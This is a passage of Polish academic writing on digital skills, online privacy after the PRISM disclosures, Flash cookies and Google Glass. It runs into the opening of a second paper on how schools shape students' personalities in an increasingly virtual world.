Projekt Google Glass realizowany przez firmę Google zakłada, że użytkownik wyposażony w specjalne okulary będzie mógł w prawym górnym rogu pola widzenia na specjalnym półprzezroczystym ekranie (pryzmacie) wyświetlać informacje przekazywane mu przez aplikacje dostępne poprzez okulary. Kamera zamontowana w okularach będzie mogła rejestrować obraz dokładnie taki sam jaki widzi użytkownik, a dzięki połączeniu poprzez Wi-Fi lub Bluetooth, za pośrednictwem powiązanego z nimi smartfona, wysyłać go do Internetu³. Dodatkowo okulary wyposażone są w moduł GPS umożliwiający nawigację oraz lokalizację użytkownika. Przewidywana funkcja rozpoznawania twarzy, poprzez analizę zdjęć zrobionych kamerą, została na chwilę obecną zablokowana przez Kongres USA jako bezpośrednio zagrażająca prywatności pozostałych użytkowników cyberprzestrzeni.

Podobne projekty nad którymi pracują inne firmy z branży IT, między innymi Microsoft i Samsung (Gear Glass), otwierają nowy jakościowo etap w rozwoju mobilnych technologii teleinformatycznych⁴.

W przypadku tych wszystkich projektów dotychczasowe funkcjonalności używanego obecnie mobilnego sprzętu teleinformatycznego zostają przeniesione do zmodyfikowanych okularów, w których część aplikacji jest dodatkowo uruchamiana głosem.

2. Umiejętności teleinformatyczne obywateli oceniane poprzez pryzmat wykorzystywanych przez nich usług i aplikacji

Można uznać, że najbardziej obiektywnym sposobem oceny umiejętności teleinformatycznych obywateli jest przeanalizowanie stopnia opanowania przez nich podstawowych usług i aplikacji. Punktem wyjścia przy wyborze tych usług i aplikacji mogą być obszary zastosowań komputerów i technologii informacyjnej uwzględniane przy nadawaniu Europejskiego Certyfikatu Umiejętno-

² Tamże.

³ P. Grabiec, *Sprawdziliśmy już Google Glass, czyli inteligentne okulary Google*. Na stronie <http://www.pcworld.pl/news/393703/Sprawdzilismy.juz.Google.Glass.czyli.inteligentne.okulary.Google.html> (dostęp: 15.12.2013).

⁴ L. Whitney, *Microsoft reportedly testing its own version of Google Glass*. Na stronie http://news.cnet.com/8301-10805_3-57608641-75/microsoft-reportedly-testing-its-own-version-of-google-glass/ (dostęp: 10.12.2013); K. Jasiołek, *Samsung Gear Glass: konkurencja dla Google Glass?* Na stronie: <http://www.komputerswiat.pl/nawosci/sprzet/2013/41/samsung-gear-glass-konkurencja-dla-google-glass.aspx> (dostęp: 20.12.2013).

ści Komputerowych ECDL (*European Computer Driving Licence*)⁵. Przy zdobywaniu tego certyfikatu należy wykazać się odpowiednimi umiejętnościami w takich dziedzinach jak: podstawy technik informatycznych, użytkowanie komputerów, przetwarzanie tekstów, arkusze kalkulacyjne, bazy danych, grafika menedżerska i prezentacyjna, usługi w sieciach informatycznych⁶.

Tematykę tę w badaniach umiejętności teleinformatycznych obywateli uwzględniono zarówno w Diagnozie Społecznej 2013 „Warunki i Jakość Życia Polaków”, jak i w komunikacie CBOS „Internauci 2013”, w którym skupiono się głównie na korzystaniu z usług oferowanych przez Internet⁷.

W Diagnozie Społecznej 2013 „Warunki i Jakość Życia Polaków” w badaniach umiejętności korzystania z komputerów uwzględniono następujące umiejętności (w nawiasach podano procent użytkowników posiadających tę umiejętność)⁸: „kopiowanie lub przenoszenie pliku albo folderu (66,5%), używanie polecenia kopiowania, wycinania i wklejania w celu powielania lub przemieszczenia fragmentów dokumentu (59,3%), wykorzystanie podstawowych funkcji matematycznych w arkuszu kalkulacyjnym (35,2%), tworzenie elektronicznej prezentacji (22,6%), instalowanie nowych urządzeń (np. drukarki, modemu, skanera) (34,3%), pisanie programu komputerowego z użyciem języka programowania (8,1%)”. Dane te pokazują, że stopień opanowania podstawowych umiejętności związanych z obsługą komputera jest stosunkowo niski. Dodatkowo umiejętności te od roku 2007, jak z wyniku z tych badań, w większości przypadków systematycznie maleją. Bardzo niepokojący jest również fakt, że zaawansowane umiejętności związane z programowaniem komputerowym posiada mniej niż co dziesiąty użytkownik komputerów.

Wydaje się, że w tej sytuacji należałoby przejrzeć podstawy nauczania technologii informacyjno-komunikacyjnych i informatyki na wszystkich poziomach kształcenia, w tym kształcenia ustawicznego, i zintensyfikować proces dydaktyczny pod kątem nauki obsługi systemów komputerowych i programowania

Rozwój technologii mobilnych, ułatwiony dostęp do sieci, przeniesienie do Internetu wielu usług związanych z e_Państwem, e-handlem, e-bankowością i ogólnie z e-usługami spowodował, że obecnie komputer jest wykorzystywany głównie jako terminal dostępu do sieci. Potwierdzają to zarówno badania pro-

⁵ <http://www.ecdl.byd.pl/index.php?id=109&submenu=114>

⁶ Tamże.

⁷ D. Batorski, *Polacy wobec technologii cyfrowych – uwarunkowania dostępności i sposobów korzystania. Diagnoza Społeczna 2013 Warunki i Jakość Życia Polaków – Raport* [Special issue]. *Contemporary Economics* 2013, 7, 317–341 DOI: 10.5709/ce.1897–9254.114; M. Feliksiak, Komunikat z badań BS/75/2013. Internauci 2013. http://www.cbos.pl/SPISKOM.POL/2013/K_075_13.PDF (dostęp: 12.12.2013).

⁸ D. Batorski, *Polacy wobec...*

wadzone w ramach projektu Diagnoza Społeczna 2013 „Warunki i Jakość Życia Polaków” jak i przez CBOS⁹.

Według badań CBOS w 2013 roku 60% dorosłych Polaków korzystało z Internetu¹⁰. Przy czym 75% internautów, tj. 45% badanych dokonało zakupów przez Internet, 59% internautów (36% badanych) korzystało z usług bankowości elektronicznej, 56% internautów (34% badanych) czytało internetowe wersje gazet i czasopism. Mniejszą popularnością cieszyło się ściąganie darmowych programów, muzyki i filmów – odpowiednio 34% i 24%, czy korzystanie z treści dostępnych w Internecie za opłatą – odpowiednio 12% i 7%. Na portalach społecznościowych zarejestrowanych było 60% internautów (36% badanych), przy czym portale internetowe były wykorzystywane przez internautów (w nawiasie procent internautów realizujących daną usługę) przede wszystkim do utrzymywania kontaktów ze znajomymi (50%), odnawiania dawnych znajomości (41%), rozmawiania i uczestniczenia w forach dyskusyjnych (27%). Najmniejszą popularnością cieszyło się wśród internautów nawiązywanie na portalach społecznościowych znajomości zawodowych i biznesowych. Czyniło to tylko 14% internautów.

Należy zauważyć, że zarówno z badań CBOS, jak i z Diagnozy Społecznej 2013 „Warunki i Jakość Życia Polaków” wynika, iż korzystanie z technologii informacyjno-komunikacyjnych i Internetu jest silnie uzależnione od wieku i wykształcenia. Im wyższe wykształcenie i niższy wiek tym procent wykorzystujących te technologie i korzystających z Internetu jest wyższy. Przykładowo, według badań CBOS, wśród osób mających wyższe wykształcenie 92% to internauci, a w grupie osób w wykształceniu zawodowym jest tylko 45% internautów¹¹. W grupie osób w wieku 18–24 lata 93% to internauci. Tymczasem w grupie wiekowej 65 lat i więcej internauci stanowią tylko 11%. Te dane należy bezwzględnie uwzględnić przy analizie problemu wykluczenia cyfrowego i sposobu jego ograniczenia. Problem ten, jak wynika z przedstawionych danych, dotyczy osób z niskim wykształceniem i osób starszych.

3. Prywatność i wolność w sieci

Kiedy w czerwcu 2013 roku pracownik NSA (*National Security Agency*), Edward Snowden, ujawnił dziennikom „The Guardian” i „The Washington Post” materiały pokazujące skalę inwigilacji użytkowników sieci telekomunika-

⁹ D. Batorski, *Polacy wobec...*; M. Feliksiak, Komunikat z badań. BS/75/2013. Internauci 2013. http://www.cbos.pl/SPISKOM.POL/2013/K_075_13.PDF (dostęp: 12.12.2013).

¹⁰ Tamże.

¹¹ Tamże.

cyjnych i Internetu przez służby wywiadu elektronicznego USA i Wielkiej Brytanii (*Government Communications Headquarters*) stało się jasne, że skończył się pewien etap w historii sieci (materiały te są systematycznie ujawniane przez obie gazety)¹². Wybuchła tzw. afera PRISM (od nazwy aplikacji wykorzystywanej przez NSA do inwigilowania internautów). Od tego momentu dla specjalistów od bezpieczeństwa sieciowego czas będzie się liczył do i po aferze PRISM.

Materiały udostępnione przez E. Snowdena nie pozostawiają złudzeń, że służby specjalne USA są w stanie praktycznie pozyskać każdą informację, która ukazała się w sieci. W dużej mierze gwarantuje im to współpraca (oficjalna dzięki nakazom sądowym lub mniej oficjalna) z takimi firmami z branży IT jak: Microsoft, Yahoo, Google, Facebook, PalTalk, YouTube, AOL, Skype czy Apple. Dzięki tej współpracy NSA jest w stanie pozyskiwać pliki audio i wideo, maile, dokumenty i inne dane użytkowników, w tym dane umieszczone w „chmurze”. NSA jest też w stanie kontrolować wideokonferencje, portale społecznościowe, czaty i komunikację VoIP.

Ponadto według Edwarda Snowdena służby specjalne USA i Wielkiej Brytanii do kontrolowania komunikacji w sieci używają dodatkowych wyspecjalizowanych aplikacji i systemów takich jak Boundless Informant, do statystycznej analizy podsłuchów i kategoryzowania metadanych, czy systemów FAIRVIEW i BLARNEY do zbierania na bieżąco informacji z kabli światłowodowych i innej infrastruktury telekomunikacyjnej. Charakterystyczny jest fakt, że informacje uzyskane od Edwarda Snowdena, a publikowane przez „The Guardian” są częściowo ocenzone (za zgodą redakcji) co dowodzi faktu, że do opinii publicznej nie docierają wszystkie udostępnione informacje. Należy tutaj zadać pytanie, czego opinia publiczna jeszcze nie wie?

Dodatkowo, według informacji Snowdena, informatycy ze specjalnej super-tajnej sekcji TAO (*Tailored Access Operations*) działającej w ramach NSA są w stanie włamać się do dowolnego komputera podłączonego do sieci i uzyskać dostęp do jego zasobów. Nie ma przy tym znaczenia, czy na tych komputerach są zainstalowane programy antywirusowe, antyspamowe oraz czy są one chronione przez zapory ogniowe.

Afera PRISM wybuchła w okresie, w którym naruszanie prywatności użytkownika w sieci, jego bezpieczeństwa i walka z wszelkiego rodzaju inwigilacją internauty poprzez sieć stały się kluczowymi problemami podejmowanymi przez agendy Unii Europejskiej i organizacje walczące o prawa człowieka.

W ramach tych działań Polska dostosowała swoje Prawo telekomunikacyjne do Dyrektywy 2009/136/WE Unii Europejskiej zmierzającej do poprawy prywatności użytkowników w Internecie poprzez regulacje związane z plikami coo-

¹² <http://www.theguardian.com/uk>; <http://washingtonpost.com>

kies¹³. W art. 173 nowej ustawy Prawo telekomunikacyjne, obowiązującej w Polsce od 22 marca 2013 roku, wskazano informacje, jakie należy podać użytkownikom strony internetowej związane z plikami cookies¹⁴.

Należy w tym miejscu wyraźnie zaznaczyć, że regulacje prawne związane z wykorzystywaniem na stronach internetowych plików cookies, choć istotne z punktu widzenia użytkownika Internetu, nie rozwiązują problemów związanych z możliwością śledzenia jego działań w Sieci.

O wiele groźniejsze są tak zwane Flash Cookies (*Local Shared Objects* – LSO), czyli Lokalne Obiekty Współdzielone. Są to pliki o objętości 100 kB, (pliki cookies to tylko 4 kB) zapisywane przez przeglądarkę na dysku komputera, jeżeli użytkownik odwiedzi stronę WWW zawierającą dowolny obiekt Flasha. Obiekty te co do zasady zapisują takie same informacje jak pliki cookies. Posiadają jednak specyficzne dla nich cechy. Są praktycznie nieusuwalne z systemu. Nie ma również możliwości ich przeglądania. Poza tym, co jest niezwykle niepokojące, większość użytkowników Internetu nie zdaje sobie sprawy z ich istnienia¹⁵. Jak dotychczas, żaden ustawodawca nie wprowadził prawnych uregulowań związanych z wykorzystywaniem przez strony WWW Flash Cookies.

Dodatkowo wprowadzenie prawnych uregulowań związanych ze zwykłymi plikami cookies spowodowało, że światowe firmy z branży IT zaczęły opracowywać nowe technologie związane z możliwością śledzenia działań użytkownika w sieci.

Przykładowo, firma Google chce wprowadzić w miejsce plików cookies indywidualny anonimowy identyfikator użytkownika (*AdID – anonymous identifier for advertising*)¹⁶. Z dostępnych informacji wynika, że identyfikator ten m. in., będzie ustawiany na poziomie przeglądarki, użytkownik będzie decydował, czy i do których reklamodawców mają trafić jego preferencje oraz będzie mógł ustawić różne poziomy prywatności w zależności sesji przeglądania. Charakte-

¹³ Dyrektywa Parlamentu Europejskiego i Rady 2009/136/WE z dnia 25 listopada 2009 r zmieniająca Dyrektywę 2002/22/WE w sprawie usługi powszechnej i związanych z sieciami i usługami łączności elektronicznej praw użytkowników, Dyrektywę 2002/58/WE dotyczącą przetwarzania danych osobowych i ochrony prywatności w sektorze łączności elektronicznej oraz Rozporządzenie (WE) nr 2006/2004 w sprawie współpracy między organami krajowymi odpowiedzialnymi za egzekwowanie przepisów prawa w zakresie ochrony konsumentów. <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:PL:PDF> (dostęp: 15.12.2013).

¹⁴ Ustawa z dnia 16 listopada 2012 r. o zmianie ustawy Prawo telekomunikacyjne oraz niektórych innych ustaw (dostęp: 9.10.2013).

¹⁵ P. Konieczny, *Groźne ciasteczka Flasahowe (Flash Cookies)*; Na stronie <http://blog.konieczny.be/2008/11/28/grozne-ciasteczka-flashowe-flash-cookies/> (dostęp:15.10.2010)

¹⁶ M. Maj, *AdID od Google zastąpi ciasteczka? Gigant chce własnego narzędzia śledzenia*. http://di.com.pl/news/48837,0,AdID_od_Google_zastapi_ciasteczka_Gigant_chce_wlasnego_narzedzia_sledzenia.html (dostęp: 10.12.2013).

rystyczną cechą tego rozwiązania jest również fakt, że użytkownik będzie mógł posiadać kilka identyfikatorów. Dodatkowo ustawienia AdID będą mogły być resetowane w określonym przedziale czasowym (np. co rok)¹⁷.

Działalność firmy Google, związana z przedstawionym wyżej projektem Google Glass, zaniepokoiła rzeczników ochrony danych osobowych z Grupy Roboczej (niezależny europejski organ doradczy Komisji Europejskiej w zakresie ochrony danych osobowych i prywatności) oraz Australii, Nowej Zelandii, Meksyku, Szwajcarii, Izraela i Kanady, którzy skierowali do firmy Google list z prośbą o odpowiedź na następujące pytania¹⁸: W jaki sposób Google Glass spełnia wymogi przepisów o ochronie danych osobowych? Jakie gwarancje ochrony prywatności zostały wprowadzone przez Google oraz inne podmioty odpowiedzialne za rozwój aplikacji? Jakie informacje Google zbiera poprzez Google Glass oraz jakie informacje są przekazywane podmiotom trzecim, w tym odpowiedzialnym za rozwój aplikacji? Podczas gdy Google zdecydowała się nie dołączać funkcji rozpoznawania twarzy do Google Glass, w jaki sposób zamierza rozwiązywać konkretne problemy związane z rozpoznawaniem twarzy, które mogą się pojawić w przyszłości? Czy Google zajmuje się zagadnieniami, które wiążą się z produktem w szerszym kontekście społecznym i etycznym, np. ukradkowe zbieranie danych o innych osobach? Czy Google zajmuje się zagadnieniami, które wiążą się z produktem w szerszym kontekście społecznym i etycznym, np. ukradkowe zbieranie danych o innych osobach? Czy Google przeprowadziła ocenę zagrożeń dla prywatności, której wynikami chciałaby się podzielić? Czy Google mogłaby zademonstrować urządzenie w naszych urzędach i czy zgodziłaby się, aby zainteresowane organy ochrony danych osobowych je przetestowały? Nie ma jeszcze informacji czy na te bardzo ważne z punktu widzenia ochrony prywatności użytkownika pytania, firma Google udzieliła odpowiedzi.

Radykalne recepty na zapewnienie sobie prywatności i bezpieczeństwa w sieci podał w trakcie swojego wykładu pt „Wolne społeczeństwo cyfrowe”, wygłoszonego 13 marca 2013 roku na Politechnice Warszawskiej Richard Stallman¹⁹. Richard Stallman to guru wolnego oprogramowania, który w latach 80 XX w. zapoczątkował system operacyjny GNU²⁰. Postać w wielu przypadkach kontrowersyjna i jak niektórzy twierdzą wyznająca idealistyczne wartości ale przy tym niezwykle uzdolniona informatycznie.

¹⁷ Tamże.

¹⁸ *Google Glass a ochrona naszej prywatności*. Na stronie <http://www.infor.pl/prawo/prawa-konsumenta/prawa-konsumenta/319857,2,Google-Glass-a-ochrona-naszej-prywatnosci.html> (dostęp: 1.12.2013).

¹⁹ „Wolne społeczeństwo cyfrowe” – wykład Richarda Stallmana, <http://www.pw.edu.pl/Wydarzenia2/Wolne-spoleczenstwo-cyfrowe-wyklad-Richarda-Stallmana> (dostęp: 13.03.2013).

²⁰ http://pl.wikipedia.org/wiki/Richard_Stallman

Jak napisał Łukasz Mirocha, słuchacz tego wykładu, Richard Stallman rozpoczął prelekcję od stwierdzenia: „Proszę nie umieszczać zdjęć z tego spotkania na Facebooku, w ogóle jeśli jesteście rozsądni, wcale nie używajcie tego portalu”²¹. Już to zdanie dobitnie wykazuje, jakie stanowisko zajmuje R. Stallman wobec tego typu portali, którym w dalszym ciągu wykładu zarzucał działalność nastawioną wyłącznie na zysk, prowadzącą do zniewolenia użytkownika Internetu.

Podstawową receptą Richarda Stallmana na uwolnienie się jednostki od wpływu wielkich korporacji działających w sektorze IT jest wykorzystywanie wyłącznie wolnego oprogramowania z możliwością dostępu do kodu źródłowego wszelkich aplikacji i sprawdzeniu czy nie zawierają one elementów umożliwiających kontrolowanie użytkownika²². Koncepcja bardzo słuszna, tylko czy możliwa do realizacji, wobec faktu, że zdecydowana większość użytkowników Internetu nie zna zasad programowania? Poza tym, stopień opanowania sztuki programistycznej umożliwiającej kontrolę poprawności aplikacji typu system operacyjny jest poza możliwościami również zdecydowanej większości zawodowych programistów, chyba że się jest Richardem Stallmanem lub Linusem Torvaldsem.

Z powyższych informacji można wywnioskować, że walka o prywatność, a tym samym wolność jednostki i jej bezpieczeństwo w Internecie dopiero się rozpoczęła. Trudno bowiem przypuszczać, że potężny rynek reklam szacowany na miliardy dolarów oraz sklepy internetowe łatwo zrezygnują z możliwości śledzenia poczynań użytkownika w sieci i pozyskiwania jego preferencji w celach marketingowych. A niewysokie kompetencje informatyczne użytkowników Internetu nie będą żadną barierą w zablokowaniu tego typu działań.

Zakończenie

Dynamiczny rozwój teleinformatyki, powszechność dostępu do Internetu, rozwój aplikacji sieciowych, popularność portali społecznościowych są czynnikami, które paradoksalnie ograniczają wolność jednostki we współczesnej cyberprzestrzeni. Wynika to z faktu, że za cenę prostoty w korzystaniu ze współczesnych technologii teleinformatycznych, jednostka pozbawia się możliwości kontroli nad wykorzystywanymi aplikacjami, zwłaszcza sieciowymi. Można przypuszczać, że problem ten będzie narastał. Stopień trudności, jakim cechują się od strony programowej współczesne aplikacje powoduje, że nie istnieje możliwość opanowania zawłości tych aplikacji przez zwykłego użytkownika cyberprzestrzeni.

²¹ Ł. Mirocha, *Wolne oprogramowanie wobec analfabetyzmu technologicznego. Richard Stallman w Polsce* <http://czlowiekitechnologie.com/wolne-oprogramowanie-wobec-analfabetyzmu-technologicznego-richard-stallman-w-polsce/> (dostęp: 13.03.2013).

²² Tamże.

Wykorzystane źródła

- Batorski, D., *Polacy wobec technologii cyfrowych – uwarunkowania dostępności i sposobów korzystania. Diagnoza Społeczna 2013 Warunki i Jakość Życia Polaków – Raport* [Special issue]. *Contemporary Economics* 2013, 7, 317-341 DOI: 10.5709/ce.1897-9254.114.
- Dyrektywa Parlamentu Europejskiego i Rady 2009/136/WE z dnia 25 listopada 2009 r zmieniająca Dyrektywę 2002/22/WE w sprawie usługi powszechnej i związanych z sieciami i usługami łączności elektronicznej praw użytkowników, Dyrektywę 2002/58/WE dotyczącą przetwarzania danych osobowych i ochrony prywatności w sektorze łączności elektronicznej oraz rozporządzenie (WE) nr 2006/2004 w sprawie współpracy między organami krajowymi odpowiedzialnymi za egzekwowanie przepisów prawa w zakresie ochrony konsumentów. <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:PL:PDF> (dostęp: 15.12.2013).
- Feliksiak M., *Komunikat z badań. BS/75/2013. Internauci 2013*. http://www.cbos.pl/SPISKOM.POL/2013/K_075_13.PDF (dostęp: 12.12.2013).
- Feliksiak M., *Komunikat z badań. BS/75/2013. Internauci 2013*. http://www.cbos.pl/SPISKOM.POL/2013/K_075_13.PDF (dostęp: 12.12.2013).
- Google Glass a ochrona naszej prywatności*. Na stronie <http://www.infor.pl/prawo/prawa-konsumenta/prawa-konsumenta/319857,2,Google-Glass-a-ochrona-naszej-prywatnosci.html> (dostęp: 1.12.2013).
- Grabiec P., *Sprawdziliśmy już Google Glass, czyli inteligentne okulary Google*, <http://www.pcworld.pl/news/393703/Sprawdzilismy.juz.Google.Glass.czyli.inteligentne.okulary.Google.html>. (dostęp: 15.12.2013).
- http://pl.wikipedia.org/wiki/Richard_Stallman
- <http://washingtonpost.com>
- <http://www.ecdl.byd.pl/index.php?id=109&submenu=114>
- <http://www.theguardian.com/uk>
- Jasiołek K., *Samsung Gear Glass: konkurencja dla Google Glass?*, <http://www.komputerswiat.pl/nawosci/sprzet/2013/41/samsung-gear-glass-konkurencja-dla-google-glass.aspx> (dostęp: 20.12.2013).
- Konieczny P., *Groźne ciasteczka Flasahowe (Flash Cookies)* Na stronie <http://blog.konieczny.be/2008/11/28/grozne-ciasteczka-flashowe-flash-cookies/> (dostęp: 15.10.2010).
- Maj M., *AdID od Google zastąpi ciasteczka? Gigant chce własnego narzędzia śledzenia*, http://di.com.pl/news/48837,0,AdID_od_Google_zastapi_ciasteczka_Gigant_chce_wlasnego_narzedzia_sledzenia.html (dostęp: 10.12.2013).
- Mirocha Ł., *Wolne oprogramowanie wobec analfabetyzmu technologicznego. Richard Stallman w Polsce*, <http://czlowiekitechnologie.com/wolne-oprogramowanie-wobec-analfabetyzmu-technologicznego-richard-stallman-w-polsce/>
- Ustawa z dnia 16 listopada 2012 r. o zmianie ustawy – Prawo telekomunikacyjne oraz niektórych innych ustaw. Na stronie <http://www.dziennikustaw.gov.pl/DU/2012/1445>. (dostęp: 9.10.2013).
- Whitney L., *Microsoft reportedly testing its own version of Google Glass*. Na stronie http://news.cnet.com/8301-10805_3-57608641-75/microsoft-reportedly-testing-its-own-version-of-google-glass/ (dostęp: 10.12.2013).
- „Wolne społeczeństwo cyfrowe” – wykład Richarda Stallmana. <http://www.pw.edu.pl/Wydarzenia2/Wolne-spoleszenstwo-cyfrowe-wyklad-Richarda-Stallmana> (dostęp: 13.03.2013).

Sławomir ISKIERKA, Janusz KRZEMIŃSKI, Zbigniew WEŹGOWIEC

Politechnika Częstochowska

**ROLA SYSTEMU EDUKACJI
W KSZTAŁTOWANIU OSOBOWOŚCI UCZNIĄ
WOBEC WIRTUALIZUJĄCEGO SIĘ ŚWIATA**

**ROLE OF EDUCATIONAL SYSTEM
IN SHAPING OF THE PERSONALITY OF A STUDENT
IN AN INCREASINGLY VIRTUALIZED WORLD**

Słowa kluczowe: system edukacji, osobowość ucznia, wirtualny świat

Keywords: educational system, personality of a student, virtual world

Streszczenie

W pracy przeanalizowano rolę, jaką współcześnie winien odgrywać system edukacji w kształtowaniu osobowości ucznia. Ucznia, który już funkcjonuje i będzie funkcjonował jako osoba dorosła w coraz bardziej zcyfryzowanym i zwirtualizowanym świecie. Poruszono problemy związane z wyborem najbardziej skutecznych form prowadzenia lekcji czy wykładu, mobilizacji uczniów do samodzielnego i krytycznego wyszukiwania informacji w Internecie, uczenia krytycyzmu wobec coraz powszechniejszej metody pracy ucznia typu „kopiuj” i „wklej”, umiejętności poruszania się w wirtualnych przestrzeniach typu „Second Life”. Zwrócono uwagę na pozytywne, ale i negatywne efekty wprowadzania programu „Cyfrowa Szkoła”. Wskazano na aspekty mentalnościowe i ekonomiczne, z którymi boryka się system edukacji przy wprowadzaniu nowoczesnych form edukacji wykorzystujących współczesne osiągnięcia teleinformatyki.

Summary

This work analyses the role that should presently be played by the educational system in a process of shaping of the personality of a student. This student is already active, and will remain active as an adult, in the increasingly digitalized and virtualized world. Problems are mentioned that relate to the choice of the most effective forms of teaching: motivation of students to self-reliant and critical search for the information in the Internet, being critical about the working method „copy-paste”, which is becoming the most popular among students, and finally teaching them skills needed in virtual spaces like „Second Life”. Both positive and negative effects of the introduced program „Cyber School” are mentioned.

Appointed are mental and economic aspects of the educational system in introducing modern forms of education that use up-to-date achievements of computer sciences and teleinformatics.

Wstęp

Świat, który otacza obecnie ucznia zdecydowanie różni się od świata, w którym wychowali się jego rodzice i nauczyciele. Dynamika zmian, jakimi cechuje

się współczesna rzeczywistość powoduje powstawanie wielu problemów natury emocjonalnej i wychowawczej, które przede wszystkim uwidaczniają w relacjach ucznia z rodzicami, rówieśnikami i nauczycielami. Szczególnie ci ostatni poddani są niezwyklej presji związanej z jednej strony z przenikaniem współczesnych norm współżycia społecznego do systemu szkolnego, a z drugiej strony z postępującą rewolucją teleinformatyczną, która zaczyna odciskać coraz większe piętno na praktycznie wszystkie elementy procesu dydaktycznego.

Do przeszłości należy czas, w którym autorytet nauczyciela związany był bezpośrednio z wykonywanym zawodem. A on sam cieszył się prestiżem tak wśród uczniów, jak i wśród rodziców. Nie wnikając w wielorakie przyczyny związane z obniżeniem tego prestiżu, których wyjaśnienie wymaga dogłębnej analizy psychologicznej i socjologicznej zwrócono w niniejszej pracy uwagę tylko na jeden aspekt tego zagadnienia. Skupiono się mianowicie na relacjach między uczniem a nauczycielem poprzez pryzmat dostępnych w szkole współczesnych technologii teleinformatycznych, które przenikając wszystkie dziedziny współczesnego życia powodują, że zarówno uczeń jak i nauczyciel w coraz większym stopniu zagłębiają się, ze wszystkimi tego konsekwencjami, w ogarniającą nas zewsząd cyberprzestrzeń.

1. Uczeń wobec współczesnej rzeczywistości

Można zauważyć na ulicy, w szkole, w domu, że podstawowym elementem, który charakteryzuje funkcjonowanie współczesnego ucznia to mniej lub bardziej rozbudowany telefon komórkowy. Przy czym należy wyraźnie zaznaczyć, że telefon ten, paradoksalnie, w nikłym stopniu używany jest do rozmów. Podstawowymi wykorzystywanymi przez młodzież jego funkcjami są: możliwość wysyłania SMS-ów, gry i dostęp do Internetu. Te trzy usługi oferowane przez telefony komórkowe wprowadziły prawdziwą rewolucję do współczesnego stylu bycia i funkcjonowania młodzieży.

Możliwość wysyłania SMS-ów spowodowała radykalną zmianę form wzajemnej komunikacji między młodymi ludźmi. Krótki komunikat coraz częściej zastępuje dłuższą formę wypowiedzi¹. Fakt ten spowodował zauważalny przez nauczycieli i to na wszystkich poziomach edukacji, brak umiejętności wśród uczniów i studentów płynnego i zrozumiałego wysławiania się. Skutkuje to również tym, że młodzież nie potrafi przez dłuższą chwilę skupić się, by wysłuchać dowolnego przekazu słownego. Nie mówiąc już, że większość z nich nie potrafi powtórzyć, o czym był ten przekaz. Zrobienie samodzielnie notatki np. z wykładu

¹ *Jak skrócić SMS-a? Przewodnik po świecie emotikonów*, <http://tech.wp.pl/kat,130058,title,Jak-skrócic-SMS-a-Przewodnik-po-swiecie-emotikonow,wid,14848910,wiadomosc.html?ticaid=111c0b>. (dostęp: 29.11.2013).

du przekracza możliwości większości studentów. Przeglądając zadania gimnazjalne i maturalne z języka polskiego, a zwłaszcza wyniki z tych egzaminów można założyć, że podobne problemy występują również na niższych stopniach edukacji. Dowodzi to, że uczniowie nie są przygotowywani do samodzielnej pracy polegającej na pisemnym formułowaniu własnych przemyśleń.

Mobilny dostęp do Internetu, przy wykorzystaniu telefonu komórkowego czy też laptopa lub smartfona, który umożliwia młodzieży korzystanie z sieci w każdym miejscu i w dowolnym czasie to kolejny przykład tego, jak technologia teleinformatyczna przenika do współczesnego funkcjonowania młodego człowieka.

Praktycznie nieograniczony dostęp do sieci umożliwia młodzieży korzystanie z wszystkich jej dobrodziejstw takich jak wyszukiwanie i pozyskiwanie informacji, korzystanie z usług edukacyjnych czy udział w portalach społecznościowych. Niestety, współczesny Internet niesie ze sobą również liczne zagrożenia.

Do najważniejszych z nich, szczególnie w odniesieniu do dzieci i młodzieży, należałoby zaliczyć łatwy dostęp do nieodpowiednich treści związanych zwłaszcza z przemocą i pornografią, oraz możliwość nawiązywania znajomości z innymi osobami poprzez sieć. Według badań CBOS 23% internautów zadeklarowało nawiązanie takiej znajomości, a 16% spotkało się osobiście z osobą poznaną w sieci². Znajomości te, zawierane w wirtualnym świecie, przenoszone do świata realnego często okazują się niebezpieczne dla młodych ludzi. Konsekwencje wynikające z tego typu znajomości w postaci między innymi molestowania psychicznego, a częstokroć i fizycznego są szeroko opisywane w mediach³. Zagrożenia powyższe należy sklasyfikować jako zagrożenia o charakterze społeczno-psychologicznym. W odniesieniu do uczniów i studentów należałoby wskazać na jeszcze jedno zagrożenie, które paradoksalnie związane jest z dobrodziejstwem Internetu, a mianowicie łatwym dostępem do informacji przerażający się w syndrom zwany często metodą „kopiuj i wklej”, a w dalszej kolejności skutkujący coraz większą liczbą niesamodzielnych prac i plagiatów.

Stworzony w 2003 roku, przez firmę Linden Lab, tzw. Wirtualny świat (Second Life) pokazuje, jak tę nowoczesną technologię zastosować do realizacji

² M. Feliksiak, Komunikat z badań. BS/75/2013. Internauci 2013. http://www.cbos.pl/SPIS-KOM.POL/2013/K_075_13.PDF (dostęp: 15.10.2013).

³ <http://helpline.org.pl/dowiedz-sie/3-niebezpieczne-kontakty>. (dostęp: 19.12.2013); P. Kościelniak, *Niebezpieczne sieciowe znajomości*. Na stronie: <http://www.rp.pl/arttykul/970267.html>. Dostęp: 10.12.2013); <http://www.tvn24.pl/tak-jest,39,m/fala-przemocy-w-internecie,346729.html>. (dostęp: 12.12.2013); <http://wiadomosci.wp.pl/kat,36474,title,Zero-tolerancji-dla-nekania-i-przemocy-w-sieci-kampania-w-Wielkiej-Brytanii,wid,15862846,wiadomosc.html?ticaid=1111de6>. (dostęp: 10.12.2013).

projektów, atrakcyjnych dla młodzieży, ale stwarzających niebezpieczeństwo polegające na zatarciu u uczestników tej gry różnic w postrzeganiu świata realnego i wirtualnego⁴. Podobne zjawisko zachodzi również w wielu grach komputerowych, w których uczestnik może otrzymać „drugie życie” i dalej kontynuować grę⁵. Może to doprowadzić w świecie realnym do zaburzeń w postrzeganiu przez niego otaczającej go rzeczywistości.

Istotnym elementem charakteryzującym funkcjonowanie młodego człowieka we współczesnym świecie jest posiadanie konta na portalu społecznościowym.

Według badań CBOS 60% internautów posiada konto na którymś z dostępnych portali społecznościowych⁶. Przy czym w grupie wiekowej 18–24 lata 90% internautów posiada takie konto.

Portale społecznościowe stały się niejako samodzielnym bytem w wirtualnej rzeczywistości, a młodzi ludzie traktują je jako element swojego życia. Większość młodych internautów rozpoczyna dzień od sprawdzenia swojego konta na portalu społecznościowym. Na nich utrzymuje się stare i zawiera nowe znajomości, dyskutuje się, wymienia zdjęciami, publikuje się wszelkiego typu informacje, często bardzo intymne, które nierzadko są przyczyną wielu problemów w realnym życiu.

